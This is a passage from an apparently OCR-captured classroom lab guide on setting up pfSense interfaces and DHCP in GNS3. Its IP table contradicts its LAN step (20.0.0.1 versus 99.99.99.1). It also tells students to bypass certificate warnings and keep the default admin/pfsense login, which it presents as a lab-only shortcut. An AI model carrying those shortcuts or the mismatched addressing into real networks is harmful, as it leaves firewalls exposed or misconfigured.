


Figure 6 – verify settings

2.3. You can see that all interfaces are now correctly assigned and active




Figure 7 -Current settings

3. Configure IP and DHCP settings

    3.1. Select option 2 to **Set interface(s) IP address**

    3.2. You will see a menu of the 4 interfaces with their current network settings

> **NOTE:** We will walk you through the first two interfaces, and leave the rest for you to complete on your own. Use the table below to assist with configuration settings.

pfSense Interface	pfSense Interface	IPv4 Address
em0	WAN	Dynamic – DHCP
em1	LAN	Static – 20.0.0.1/24
em2	OPT1	Static – 10.0.0.1/24
em3	OPT2	Static – 99.99.99.1/24

    3.3. Select interface 1 – WAN

        3.3.1. **Configure IPv4 address WAN interface via DHCP? (y/n)**

```
y
```

3.3.2. **Configure IPv6 address WAN interface via DHCP6? (y/n)**

```
n
```

3.3.3. **Enter the new WAN IPv6 address**
Press *Enter* for none (we are not using IPv6)

3.3.4. **Do you want to revert to HTTP as the webConfigurator protocol? (y/n)**

```
n
```

3.3.5. Press *Enter* to finish em0 configuration and proceed

3.4. Select interface 2 – LAN

3.4.1. **Configure IPv4 address LAN interface via DHCP?**

```
n
```

3.4.2. **Enter the new LAN IPv4 address**

```
99.99.99.1/24
```

3.4.3. **Enter the new LAN IPv4 upstream gateway address**
Press *Enter* for none

3.4.4. **Configure IPv6 address LAN interface via DHCP6? (y/n)**

```
n
```

3.4.5. **Enter the new WAN IPv6 address**
Press *Enter* for none (we are not using IPv6)

3.4.6. **Do you want to enable the DHCP server on LAN? (y/n)**

```
y
```

3.4.7. **Enter the start address of the IPv4 client address range:**

```
99.99.99.5
```

3.4.8. **Enter the end address of the IPv4 client address range:**

```
99.99.99.100
```

3.4.9. **Do you want to revert to HTTP as the webConfigurator protocol?**

```
n
```

3.4.10. You should get a message on how to access the Web Configurator and be instructed to press ***Enter*** to continue




Figure 8 – Setting up interfaces

3.5. Setup em2 (OPT1), and em3 (OPT2) in a similar fashion as em1 using the IP address spaces we picked earlier




Figure 9 – Setting up remaining interfaces

4. In GNS3, start the desktop in the Management LAN and check the current network settings

4.1. Verify that DHCP works and that our management PC has an IP address in the range of **99.99.99.5 – 99.99.99.100**




Figure 10 – Client network settings verified

NOTE: You can request a new IP address at any time with the following commands (some Linux distros may vary...)

Release the currently assigned address on the interface named enp0s3.

```
> dhclient -r -i enp0s3 -v
```

Broadcast DHCP Discover packets to assign a new address.

```
> dhclient -i enp0s3 -v
```

4.2. Open Firefox and type the IP address you were given for webConfigurator (it should be *https://99.99.99.1/*)

We haven't set up any certificates yet, so you will get a big warning. Just click ***Advanced...*** and go to the site anyway by accepting the risk and continuing. This will take you to the pfSense GUI interface to Sign In. Previously, when you were asked to revert to HTTP, if you said ***y***, you will not get any warnings. Great choice to avoid a security message, but bad practice because everything you do can be read by others monitoring your network traffic.




Figure 11 – Caution page connecting to pfSense

5. Please return to the GNS3 workspace, start the other devices in the DMZ and LAN spaces, and verify they are receiving IP addresses

> **NOTE:** If a PC doesn't get a DHCP IP, don't worry about it; we'll address it later using the GUI.

Phase III – Configuring pfSense via GUI Console

pfSense is not generally configured using the CLI menu. The GUI offers numerous additional options and is more user-friendly. At this point, all of your devices should be getting IP addresses from the pfSense DHCP server. If they aren't getting a DHCP IP address, don't worry, we'll check them in the GUI.

1. On the Management PC, return to the login page at ***https://99.99.99.1***




Figure 12 – pfSense login page

1.1. At the Sign In screen, use the default creds to log in:
Username: ***admin***
Password: ***pfsense***

2. Once logged in, on the top ribbon menu, select ***Status–>Dashboard***




Figure 13 – The pfSense dashboard

NOTE: At the top, you will see a large warning about using the default username and password. Usually, I would say change this, but I've had too many students ask me, "Dr. HVH? What's my password?" So, please leave this alone for this exercise. On the right, you can see the interface settings we made earlier. I recommend you click on these to get an idea of how the GUI and CLI commands line up, but do not make any changes.

3. At the top menu bar, select ***Interfaces–>Assignments***




Figure 14 – The interface assignments

3.1. Click on***WAN*** to bring up the configuration settings for just that interface




Figure 15 – WAN interface screen

3.1.1. Review the various options to get familiar with the available options

3.1.2. Make the following changes as necessary

Option	Value
Description	ISP
IPv4 Configuration Type	DHCP
